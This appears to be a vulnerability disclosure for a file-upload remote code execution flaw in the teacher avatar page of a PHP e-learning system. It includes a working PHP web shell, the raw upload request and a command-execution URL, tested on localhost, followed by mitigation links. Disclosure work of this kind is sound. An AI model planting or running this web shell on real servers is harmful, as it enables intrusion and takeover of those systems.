

Remote code execution via file upload vulnerability was found in the /teacher_avatar.php page of the kashipara E-learning Management System project v1.0. This vulnerability allows remote attackers to execute arbitrary command via the filename parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/teacher_avatar.php
Affected Parameter	filename
Method	POST
Version	V1.0

Steps to Reproduce:

Step 1: Visit to login page and login with teacher credential.




Step 2: Upon login navigate profile and click on “Change Avatar”



Step 3: Upload a php file contains RCE code, and click on save.

- `<?php echo shell_exec($_GET['cmd']); ?>`



Intercept HTTP history WebSockets history Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```
1 POST /lms/teacher_avatar.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----201972672813976604771942128252
8 Content-Length: 389
9 Origin: http://localhost
10 DNT: 1
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://localhost/lms/dashboard_teacher.php
14 Cookie: PHPSESSID=oc1maei32tajn8t9ipeuovva83
15 Upgrade-Insecure-Requests: 1
16 Sec-Fetch-Dest: document
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-User: ?1
20 Priority: u=0, i
21
22 -----201972672813976604771942128252
23 Content-Disposition: form-data; name="image"; filename="shell.php"
24 Content-Type: application/octet-stream
25
26 <?php echo shell_exec($_GET['cmd']); ?>
27
28 -----201972672813976604771942128252
29 Content-Disposition: form-data; name="change"
30
31
32 -----201972672813976604771942128252--
33
```

This PC > OS (C:) > xampp > htdocs > lms > admin > uploads >


Name	Date modified	Type	Size
redoblo	16-10-2024 00:19	JPG File	121 KB
shell	17-11-2024 17:43	PHP Source File	1 KB
teph	16-10-2024 00:19	JPG File	173 KB
thumbnails	16-10-2024 00:19	JPG File	22 KB
thumbnails	16-10-2024 00:19	PNG File	211 KB
tin	16-10-2024 00:19	JPG File	61 KB
version	16-10-2024 10:07	File	1 KB
von	16-10-2024 00:19	JPG File	57 KB

Step 4: After uploading the php file, Right click on 'Open Image in New Tab'.




Step 5: Now run command using uploaded shell.php file like `.../shell.php?cmd=whoami` and notice the successfully able to run remote code execution.

- `http://localhost/lms/admin/uploads/shell.php?cmd=whoami`



Warning: Undefined array key "cmd" in `C:\xampp\htdocs\lms\admin\uploads\shell.php` on line 1

Fatal error: Uncaught ValueError: shell_exec(): Argument #1 (\$command) cannot be empty in `C:\xampp\htdocs\lms\admin\uploads\shell.php` on line 1



hunter\madhu

Mitigation/recommendations

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://portswigger.net/web-security/file-upload>

